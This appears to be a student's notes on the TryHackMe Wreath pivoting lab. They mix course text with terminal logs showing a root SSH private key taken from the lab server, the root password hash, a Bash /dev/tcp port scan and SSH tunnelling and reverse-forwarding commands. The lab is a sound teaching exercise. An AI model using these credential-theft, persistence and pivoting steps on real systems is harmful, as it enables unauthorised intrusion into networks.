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
-----END OPENSSH PRIVATE KEY-----

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ nano wreath_idrsa

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ chmod 600 wreath_idrsa

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i wreath_idrsa root@10.200.84.200
The authenticity of host '10.200.84.200 (10.200.84.200)' can't be established.
ED25519 key fingerprint is SHA256:7Mnhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU9lQpmYL4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.84.200' (ED25519) to the list of known hosts.
[root@prod-serv ~]# whoami
root
Run the exploit and obtain a pseudoshell on the target!
Completed
Which user was the server running as?
Type "whoami" and press enter.
root
Success! We won't need to escalate privileges here, so we can move on to the next step in the exploitation process.
Before we do though: nice though this pseudoshell is, it's not a full reverse shell.
Get a reverse shell from the target. You can either do this manually, or by typing shell into the pseudoshell and following the instructions given.
Completed
Optional: Stabilise the reverse shell. There are several techniques for doing this detailed here.
Completed
Now for a little post-exploitation!
What is the root user's password hash?
Where are passwords stored in Linux systems?
*$6$i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1*
You won't be able to crack the root password hash, but you might be able to find a certain file that will give you consistent access to the root user account through one of the other services on the box.
What is the full path to this file?
Where are SSH keys usually stored?
/root/.ssh/id_rsa
Download the key (copying and pasting it to a file on your own Attacking Machine works), then use the command chmod 600 KEY_NAME (substituting in the name of the key) to obtain persistent access to the box.
We have everything we need for now. Let's move on to the next section: Pivoting!
Question Done
Task 7 Pivoting What is Pivoting?
Pivoting is the art of using access obtained over one machine to exploit another machine deeper in the network. It is one of the most essential aspects of network penetration testing, and is one of the three main teaching points for this room.
Put simply, by using one of the techniques described in the following tasks (or others!), it becomes possible for an attacker to gain initial access to a remote network, and use it to access other machines in the network that would not otherwise be accessible:

In this diagram, there are four machines on the target network: one public facing server, with three machines which are not exposed to the internet. By accessing the public server, we can then pivot to attack the remaining three targets.
Note: This is an example diagram and is not representative of the Wreath Network.
This section will contain a lot of theory for pivoting from both Linux and Windows compromised targets, which we will then put into practice against the next machine in the network. Remember though: you have a sandbox environment available to you with the compromised machine in the Wreath network. After the enumeration tasks coming up, you'll also know about the next machine in the network. Feel free to use these boxes to play around with the tools as you go through the tasks, but be aware that some techniques may be stopped by the firewalls involved (which we will look at mitigating later in the network).
Answer the questions below
Read the pivoting introduction
Question Done
Task 8 Pivoting High-level Overview
The methods we use to pivot tend to vary between the different target operating systems. Frameworks like Metasploit can make the process easier, however, for the time being, we'll be looking at more manual techniques for pivoting.
There are two main methods encompassed in this area of pentesting:
- Tunnelling/Proxying: Creating a proxy type connection through a compromised machine in order to route all desired traffic into the targeted network. This could potentially also be tunnelled inside another protocol (e.g. SSH tunnelling), which can be useful for evading a basic Intrusion Detection System (IDS) or firewall
Intrusion Detection System (IDS) is a system that detects unauthorised network and system intrusions. Examples include detecting unauthorised devices connected to the local network and unauthorised users accessing a system or modifying a file.
- Port Forwarding: Creating a connection between a local port and a single port on a target, via a compromised host
A proxy is good if we want to redirect lots of different kinds of traffic into our target network -- for example, with an nmap scan, or to access multiple ports on multiple different machines.
Port Forwarding tends to be faster and more reliable, but only allows us to access a single port (or a small range) on a target device.
Which style of pivoting is more suitable will depend entirely on the layout of the network, so we'll have to start with further enumeration before we decide how to proceed. It would be sensible at this point to also start to draw up a layout of the network as you see it -- although in the case of this practice network, the layout is given in the box at the top of the screen.
Linux is a command line operating system based on unix. There are multiple operating systems that are based on Linux.
As a general rule, if you have multiple possible entry-points, try to use a Linux/Unix target where possible, as these tend to be easier to pivot from. An outward facing Linux webserver is absolutely ideal.
The remaining tasks in this section will cover the following topics:
-
Enumerating a network using native and statically compiled tools
-
Proxychains / FoxyProxy
-
SSH port forwarding and tunnelling (primarily Unix)
-
plink.exe (Windows)
-
socat (Windows and Unix)
-
chisel (Windows and Unix)
-
sshuttle (currently Unix only)
This is far from an exhaustive list of the tools available for pivoting, so further research is encouraged.
Answer the questions below
Which type of pivoting creates a channel through which information can be sent hidden inside another protocol?
Tunnelling
Research: Not covered in this Network, but good to know about. Which Metasploit Framework Meterpreter command can be used to create a port forward?
Google: "meterpreter command for port forwarding"
portfwd
Task 9 Pivoting Enumeration
As always, enumeration is the key to success. Information is power -- the more we know about our target, the more options we have available to us. As such, our first step when attempting to pivot through a network is to get an idea of what's around us.
There are five possible ways to enumerate a network through a compromised host:
Address Resolution Protocol (ARP) is responsible for finding the MAC (hardware) address related to a specific IP address. It works by broadcasting an ARP query, "Who has this IP address? Tell me." And the response is of the form, "The IP address is at this MAC address."
-
Using material found on the machine. The hosts file or ARP cache, for example
-
Using pre-installed tools
-
Using statically compiled tools
-
Using scripting techniques
-
Using local tools through a proxy
These are written in the order of preference. Using local tools through a proxy is incredibly slow, so should only be used as a last resort. Ideally we want to take advantage of pre-installed tools on the system (Linux systems sometimes have Nmap installed by default, for example). This is an example of Living off the Land (LotL) -- a good way to minimise risk. Failing that, it's very easy to transfer a static binary, or put together a simple ping-sweep tool in Bash (which we'll cover below).
 Before anything else though, it's sensible to check to see if there are any pieces of useful information stored on the target.
 arp -a can be used to Windows or Linux to check the ARP cache of the machine -- this will show you any IP addresses of hosts that the target has interacted with recently. Equally, static mappings may be found in /etc/hosts on Linux, or C:\Windows\System32\drivers\etc\hosts on Windows. /etc/resolv.conf on Linux may also identify any local DNS servers, which may be misconfigured to allow something like a DNS zone transfer attack (which is outwith the scope of this content, but worth looking into). On Windows the easiest way to check the DNS servers for an interface is with ipconfig /all. Linux has an equivalent command as an alternative to reading the resolv.conf file: nmcli dev show.
"nmcli dev show" is a command used in the Linux operating system to display information about network devices. It provides details such as the device name, type (e.g., Ethernet or Wi-Fi), state (e.g., connected or disconnected), and the current connection status.
If there are no useful tools already installed on the system, and the rudimentary scripts are not working, then it's possible to get static copies of many tools. These are versions of the tool that have been compiled in such a way as to not require any dependencies from the box. In other words, they could theoretically work on any target, assuming the correct OS and architecture. For example: statically compiled copies of Nmap for different operating systems (along with various other tools) can be found in various places on the internet. A good (if dated) resource for these can be found here. A more up-to-date (at the time of writing) version of Nmap for Linux specifically can be found here. Be aware that many repositories of static tools are very outdated. Tools from these repositories will likely still do the job; however, you may find that they require different syntax, or don't work in quite the way that you've come to expect.
Note: The difference between a "static" binary and a "dynamic" binary is in the compilation. Most programs use a variety of external libraries (.so files on Linux, or .dll files on Windows) -- these are referred to as "dynamic" programs. Static programs are compiled with these libraries built into the finished executable file. When we're trying to use the binary on a target system we will nearly always need a statically compiled copy of the program, as the system may not have the dependencies installed meaning that a dynamic binary would be unable to run.
User Datagram Protocol (UDP) is a connectionless protocol; UDP does not require a connection to be established. UDP is suitable for protocols that rely on fast queries, such as DNS, and for protocols that prioritise real-time communications, such as audio/video conferencing and broadcast.
Finally, the dreaded scanning through a proxy. This should be an absolute last resort, as scanning through something like proxychains is very slow, and often limited (you cannot scan UDP ports through a TCP proxy, for example). The one exception to this rule is when using the Nmap Scripting Engine (NSE), as the scripts library does not come with the statically compiled version of the tool. As such, you can use a static copy of Nmap to sweep the network and find hosts with open ports, then use your local copy of Nmap through a proxy specifically against the found ports.
Before putting this all into practice let's talk about living off the land shell techniques. Ideally a tool like Nmap will already be installed on the target; however, this is not always the case (indeed, you'll find that Nmap is not installed on the currently compromised server of the Wreath network). If this happens, it's worth looking into whether you can use an installed shell to perform a sweep of the network. For example, the following Bash one-liner would perform a full ping sweep of the 192.168.1.x network:
for i in {1..255}; do (ping -c 1 192.168.1.${i} | grep "bytes from" &); done
This could be easily modified to search other network ranges -- including the Wreath network.
The above command generates a full list of numbers from 1 to 255 and loops through it. For each number, it sends one ICMP ping packet to  192.168.1.x as a backgrounded job (meaning that each ping runs in parallel for speed), where i is the current number. Each response is searched for "bytes from" to see if the ping was successful. Only successful responses are shown.
The equivalent of this command in Powershell is unbearably slow, so it's better to find an alternative option where possible. It's relatively straight forward to write a simple network scanner in a language like C# (or a statically compiled scanner written in C/C++/Rust/etc), which can be compiled and used on the target. This, however, is outwith the scope of the Wreath network (although very simple beta examples can be found here for C#, or here for C++).
It's worth noting as well that you may encounter hosts which have firewalls blocking ICMP pings (Windows boxes frequently do this, for example). This is likely to be less of a problem when pivoting, however, as these firewalls (by default) often only apply to external traffic, meaning that anything sent through a compromised host on the network should be safe. It's worth keeping in mind, however.
If you suspect that a host is active but is blocking ICMP ping requests, you could also check some common ports using a tool like netcat.
Port scanning in bash can be done (ideally) entirely natively:
for i in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$i) >/dev/null 2>&1 && echo $i is open; done
Bear in mind that this will take a very long time, however!
There are many other ways to perform enumeration using only the tools available on a system, so please experiment further and see what you can come up with!
Answer the questions below
[root@prod-serv ~]# arp -a
ip-10-200-84-1.eu-west-1.compute.internal (10.200.84.1) at 02:f3:70:5f:3a:e7 [ether] on eth0
[root@prod-serv ~]# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:2b:ea:32:5d:cb brd ff:ff:ff:ff:ff:ff
    inet 10.200.84.200/24 brd 10.200.84.255 scope global dynamic noprefixroute eth0
       valid_lft 2958sec preferred_lft 2958sec
    inet6 fe80::2b:eaff:fe32:5dcb/64 scope link
       valid_lft forever preferred_lft forever
[root@prod-serv ~]# cat /etc/hosts
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
[root@prod-serv ~]# cat /etc/resolv.conf
# Generated by NetworkManager
search eu-west-1.compute.internal
nameserver 10.200.0.2

[root@prod-serv ~]# nmcli dev show
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         02:2B:EA:32:5D:CB
GENERAL.MTU:                            9001
GENERAL.STATE:                          100 (connected)
GENERAL.CONNECTION:                     eth0
GENERAL.CON-PATH:                       /org/freedesktop/NetworkManager/ActiveConnection/1
WIRED-PROPERTIES.CARRIER:               on
IP4.ADDRESS[1]:                         10.200.84.200/24
IP4.GATEWAY:                            10.200.84.1
IP4.ROUTE[1]:                           dst = 0.0.0.0/0, nh = 10.200.84.1, mt = 100
IP4.ROUTE[2]:                           dst = 10.200.84.0/24, nh = 0.0.0.0, mt = 100
IP4.DNS[1]:                             10.200.0.2
IP4.DOMAIN[1]:                          eu-west-1.compute.internal
IP6.ADDRESS[1]:                         fe80::2b:eaff:fe32:5dcb/64
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = ff00::/8, nh = ::, mt = 256, table=255
IP6.ROUTE[2]:                           dst = fe80::/64, nh = ::, mt = 256

GENERAL.DEVICE:                         lo
GENERAL.TYPE:                           loopback
GENERAL.HWADDR:                         00:00:00:00:00:00
GENERAL.MTU:                            65536
GENERAL.STATE:                          10 (unmanaged)
GENERAL.CONNECTION:                     --
GENERAL.CON-PATH:                       --
IP4.ADDRESS[1]:                         127.0.0.1/8
IP4.GATEWAY:                            --
IP6.ADDRESS[1]:                         ::1/128
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = ::1/128, nh = ::, mt = 256
What is the absolute path to the file containing DNS entries on Linux?
/etc/resolv.conf
What is the absolute path to the hosts file on Windows?
*C:\Windows\System32\drivers\etc\hosts*
How could you see which IP addresses are active and allow ICMP echo requests on the 172.16.0.x/24 network using Bash?
for i in {1..255}; do (ping -c 1 172.16.0.${i} | grep "bytes from" &); done
Task 10 Pivoting Proxychains & Foxyproxy
In this task we'll be looking at two "proxy" tools: Proxychains and FoxyProxy. These both allow us to connect through one of the proxies we'll learn about in the upcoming tasks. When creating a proxy we open up a port on our own attacking machine which is linked to the compromised server, giving us access to the target network.
Think of this as being something like a tunnel created between a port on our attacking box that comes out inside the target network -- like a secret tunnel from a fantasy story, hidden beneath the floorboards of the local bar and exiting in the palace treasure chamber.
Proxychains and FoxyProxy can be used to direct our traffic through this port and into our target network.
Proxychains
Proxychains is a tool we have already briefly mentioned in previous tasks. It's a very useful tool -- although not without its drawbacks. Proxychains can often slow down a connection: performing an nmap scan through it is especially hellish. Ideally you should try to use static tools where possible, and route traffic through proxychains only when required.
That said, let's take a look at the tool itself.
Proxychains is a command line tool which is activated by prepending the command proxychains to other commands. For example, to proxy netcat through a proxy, you could use the command:
proxychains nc 172.16.0.10 23
Notice that a proxy port was not specified in the above command. This is because proxychains reads its options from a config file. The master config file is located at /etc/proxychains.conf. This is where proxychains will look by default; however, it's actually the last location where proxychains will look. The locations (in order) are:
- The current directory (i.e.
./proxychains.conf) ~/.proxychains/proxychains.conf/etc/proxychains.conf
This makes it extremely easy to configure proxychains for a specific assignment, without altering the master file. Simply execute: cp /etc/proxychains.conf ., then make any changes to the config file in a copy stored in your current directory. If you're likely to move directories a lot then you could instead place it in a .proxychains directory under your home directory, achieving the same results. If you happen to lose or destroy the original master copy of the proxychains config, a replacement can be downloaded from here.
Speaking of the proxychains.conf file, there is only one section of particular use to us at this moment of time: right at the bottom of the file are the servers used by the proxy. You can set more than one server here to chain proxies together, however, for the time being we will stick to one proxy:
![Screenshot of the default proxychains configuration showing the [Proxylist] section](https://assets.tryhackme.com/additional/wreath-network/443c865e3ff3.png)
Specifically, we are interested in the "ProxyList" section:
[ProxyList] # add proxy here ... # meanwhile # defaults set to "tor" socks4 127.0.0.1 9050
It is here that we can choose which port(s) to forward the connection through. By default there is one proxy set to localhost port 9050 -- this is the default port for a Tor entrypoint, should you choose to run one on your attacking machine. That said, it is not hugely useful to us. This should be changed to whichever (arbitrary) port is being used for the proxies we'll be setting up in the following tasks.
There is one other line in the Proxychains configuration that is worth paying attention to, specifically related to the Proxy DNS settings:

If performing an Nmap scan through proxychains, this option can cause the scan to hang and ultimately crash. Comment out the proxy_dns line using a hashtag (#) at the start of the line before performing a scan through the proxy!

Other things to note when scanning through proxychains:
- You can only use TCP scans -- so no UDP or SYN scans. ICMP Echo packets (Ping requests) will also not work through the proxy, so use the
-Pnswitch to prevent Nmap from trying it. - It will be extremely slow. Try to only use Nmap through a proxy when using the NSE (i.e. use a static binary to see where the open ports/hosts are before proxying a local copy of nmap to use the scripts library).
FoxyProxy
Proxychains is an acceptable option when working with CLI tools, but if working in a web browser to access a webapp through a proxy, there is a better option available, namely: FoxyProxy!
People frequently use this tool to manage their BurpSuite/ZAP proxy quickly and easily, but it can also be used alongside the tools we'll be looking at in subsequent tasks in order to access web apps on an internal network. FoxyProxy is a browser extension which is available for Firefox and Chrome. There are two versions of FoxyProxy available: Basic and Standard. Basic works perfectly for our purposes, but feel free to experiment with standard if you wish.
After installing the extension in your browser of choice, click on it in your toolbar:

Click on the "Options" button. This will take you to a page where you can configure your saved proxies. Click "Add" on the left hand side of the screen:

Fill in the IP and Port on the right hand side of the page that appears, then give it a name. Set the proxy type to the kind of proxy you will be using. SOCKS4 is usually a good bet, although Chisel (which we will cover in a later task) requires SOCKS5. An example config is given here:
Press Save, then click on the icon in the task bar again to bring up the proxy menu. You can switch between any of your saved proxies by clicking on them:

Once activated, all of your browser traffic will be redirected through the chosen port (so make sure the proxy is active!). Be aware that if the target network doesn't have internet access (like all TryHackMe boxes) then you will not be able to access the outside internet when the proxy is activated. Even in a real engagement, routing your general internet searches through a client's network is unwise anyway, so turning the proxy off (or using the routing features in FoxyProxy standard) for everything other than interaction with the target network is advised.
With the proxy activated, you can simply navigate to the target domain or IP in your browser and the proxy will take care of the rest!
Answer the questions below
What line would you put in your proxychains config file to redirect through a socks4 proxy on 127.0.0.1:4242?
Use spaces between the values, not tabs.
socks4 127.0.0.1 4242
What command would you use to telnet through a proxy to 172.16.0.100:23?
The port is not strictly necessary here as it is the standard port for telnet connections; however, it is added here as an example.
proxychains telnet 172.16.0.100 23
You have discovered a webapp running on a target inside an isolated network. Which tool is more apt for proxying to a webapp: Proxychains (PC) or FoxyProxy (FP)?
FP
Task 11 Pivoting SSH Tunnelling / Port Forwarding
The first tool we'll be looking at is none other than the bog-standard SSH client with an OpenSSH server. Using these simple tools, it's possible to create both forward and reverse connections to make SSH "tunnels", allowing us to forward ports, and/or create proxies.
Forward Connections
Creating a forward (or "local") SSH tunnel can be done from our attacking box when we have SSH access to the target. As such, this technique is much more commonly used against Unix hosts. Linux servers, in particular, commonly have SSH active and open. That said, Microsoft (relatively) recently brought out their own implementation of the OpenSSH server, native to Windows, so this technique may begin to get more popular in this regard if the feature were to gain more traction.
There are two ways to create a forward SSH tunnel using the SSH client -- port forwarding, and creating a proxy.
-
Port forwarding is accomplished with the
-Lswitch, which creates a link to a Local port. For example, if we had SSH access to 172.16.0.5 and there's a webserver running on 172.16.0.10, we could use this command to create a link to the server on 172.16.0.10:
ssh -L 8000:172.16.0.10:80 user@172.16.0.5 -fN
We could then access the website on 172.16.0.10 (through 172.16.0.5) by navigating to port 8000 on our own attacking machine. For example, by enteringlocalhost:8000into a web browser. Using this technique we have effectively created a tunnel between port 80 on the target server, and port 8000 on our own box. Note that it's good practice to use a high port, out of the way, for the local connection. This means that the low ports are still open for their correct use (e.g. if we wanted to start our own webserver to serve an exploit to a target), and also means that we do not need to usesudoto create the connection. The-fNcombined switch does two things:-fbackgrounds the shell immediately so that we have our own terminal back.-Ntells SSH that it doesn't need to execute any commands -- only set up the connection. -
Proxies are made using the
-Dswitch, for example:-D 1337. This will open up port 1337 on your attacking box as a proxy to send data through into the protected network. This is useful when combined with a tool such as proxychains. An example of this command would be:
ssh -D 1337 user@172.16.0.5 -fN
This again uses the-fNswitches to background the shell. The choice of port 1337 is completely arbitrary -- all that matters is that the port is available and correctly set up in your proxychains (or equivalent) configuration file. Having this proxy set up would allow us to route all of our traffic through into the target network.
Reverse Connections
Reverse connections are very possible with the SSH client (and indeed may be preferable if you have a shell on the compromised server, but not SSH access). They are, however, riskier as you inherently must access your attacking machine from the target -- be it by using credentials, or preferably a key based system. Before we can make a reverse connection safely, there are a few steps we need to take:
-
First, generate a new set of SSH keys and store them somewhere safe (
ssh-keygen):

This will create two new files: a private key, and a public key.
-
Copy the contents of the public key (the file ending with
.pub), then edit the~/.ssh/authorized_keysfile on your own attacking machine. You may need to create the~/.sshdirectory andauthorized_keysfile first. -
On a new line, type the following line, then paste in the public key:
command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty
This makes sure that the key can only be used for port forwarding, disallowing the ability to gain a shell on your attacking machine.
The final entry in the authorized_keys file should look something like this:

Next. check if the SSH server on your attacking machine is running:
sudo systemctl status ssh
If the service is running then you should get a response that looks like this (with "active" shown in the message):

If the status command indicates that the server is not running then you can start the ssh service with:
sudo systemctl start ssh
The only thing left is to do the unthinkable: transfer the private key to the target box. This is usually an absolute no-no, which is why we generated a throwaway set of SSH keys to be discarded as soon as the engagement is over.
With the key transferred, we can then connect back with a reverse port forward using the following command:
ssh -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -fN
To put that into the context of our fictitious IPs: 172.16.0.10 and 172.16.0.5, if we have a shell on 172.16.0.5 and want to give our attacking box (172.16.0.20) access to the webserver on 172.16.0.10, we could use this command on the 172.16.0.5 machine:
ssh -R 8000:172.16.0.10:80 kali@172.16.0.20 -i KEYFILE -fN
This would open up a port forward to our Kali box, allowing us to access the 172.16.0.10 webserver, in exactly the same way as with the forward connection we made before!
In newer versions of the SSH client, it is also possible to create a reverse proxy (the equivalent of the -D switch used in local connections). This may not work in older clients, but this command can be used to create a reverse proxy in clients which do support it:
ssh -R 1337 USERNAME@ATTACKING_IP -i KEYFILE -fN
This, again, will open up a proxy allowing us to redirect all of our traffic through localhost port 1337, into the target network.
Note: Modern Windows comes with an inbuilt SSH client available by default. This allows us to make use of this technique in Windows systems, even if there is not an SSH server running on the Windows system we're connecting back from. In many ways this makes the next task covering plink.exe redundant; however, it is still very relevant for older systems.
To close any of these connections, type ps aux | grep ssh into the terminal of the machine that created the connection:

Find the process ID (PID) of the connection. In the above image this is 105238.
Finally, type sudo kill PID to close the connection:

Answer the questions below
┌──(witty㉿kali)-[~/Downloads/wreath/.ssh]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/witty/.ssh/id_rsa): /home/witty/Downloads/wreath/.ssh/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/witty/Downloads/wreath/.ssh/id_rsa
Your public key has been saved in /home/witty/Downloads/wreath/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:5VyU8w6c5H0B5zSD6ZIoKF+eMUPn+tevPS8VbrLkPKI witty@kali
The key's randomart image is:
+---[RSA 3072]----+
|            .o+= |
|       . . .+o+.o|
|      o o o++= ..|
|   . . * * +=.o..|
|    o o S o .o...|
|     . +     o.o.|
|        .   = +. |
|         . o *o. |
|         Eo ..+++|
+----[SHA256]-----+

┌──(witty㉿kali)-[~/Downloads/wreath/.ssh]
└─$ head id_rsa.pub
command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty ssh-rsa ...

┌──(witty㉿kali)-[~/Downloads/wreath]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: active (running) since Sat 2023-06-03 14:56:47 EDT; 6 days ago

[root@prod-serv .ssh]# echo "command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty ssh-rsa ...." >> authorized_keys
-bash: authorized_keys: Operation not permitted
[root@prod-serv .ssh]# nano authorized_keys
[root@prod-serv .ssh]# ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts
[root@prod-serv .ssh]#

┌──(witty㉿kali)-[~/Downloads/wreath]
└─$ ps aux | grep ssh
root         719  0.0  0.1  15648  8492 ?        Ss   Jun08   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
witty       1394  0.0  0.0   7908  2352 ?        Ss   Jun08   0:03 /usr/bin/ssh-agent x-session-manager
witty     793025  0.1  0.1  16544  9672 pts/3    S+   12:59   0:00 ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i wreath_idrsa root@10.200.81.200
witty     795429  0.0  0.0   6464  2072 pts/2    S+   13:09   0:00 grep --color=auto ssh

┌──(witty㉿kali)-[~/Downloads/wreath]
└─$ sudo kill 793025

┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌┌┌┌─┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$
If you're connecting to an SSH server from your attacking machine to create a port forward, would this be a local (L) port forward or a remote (R) port forward?
L
Which switch combination can be used to background an SSH port forward or tunnel?
-fN
It's a good idea to enter our own password on the remote machine to set up a reverse proxy, Aye or Nay?
Nay
What command would you use to create a pair of throwaway SSH keys for a reverse connection?
ssh-keygen
If you wanted to set up a reverse portforward from port 22 of a remote machine (172.16.0.100) to port 2222 of your local machine (172.16.0.200), using a keyfile called id_rsa and backgrounding the shell, what command would you use? (Assume your username is "kali")
ssh -R 2222:172.16.0.100:22 kali@172.16.0.200 -i id_rsa -fN
What command would you use to set up a forward proxy on port 8000 to user@target.thm, backgrounding the shell?
ssh -D 8000 user@target.thm -fN
If you had SSH access to a server (172.16.0.50) with a webserver running internally on port 80 (i.e. only accessible to the server itself on 127.0.0.1:80), how would you forward it to port 8000 on your attacking machine? Assume the username is "user", and background the shell.
ssh -L 8000:127.0.0.1:80 user@172.16.0.50 -fN
Task 12 Pivoting plink.exe
Plink.exe is a Windows command line version of the PuTTY SSH client. Now that Windows comes with its own inbuilt SSH client, plink is less useful for modern servers; however, it is still a very useful tool, so we will cover it here.
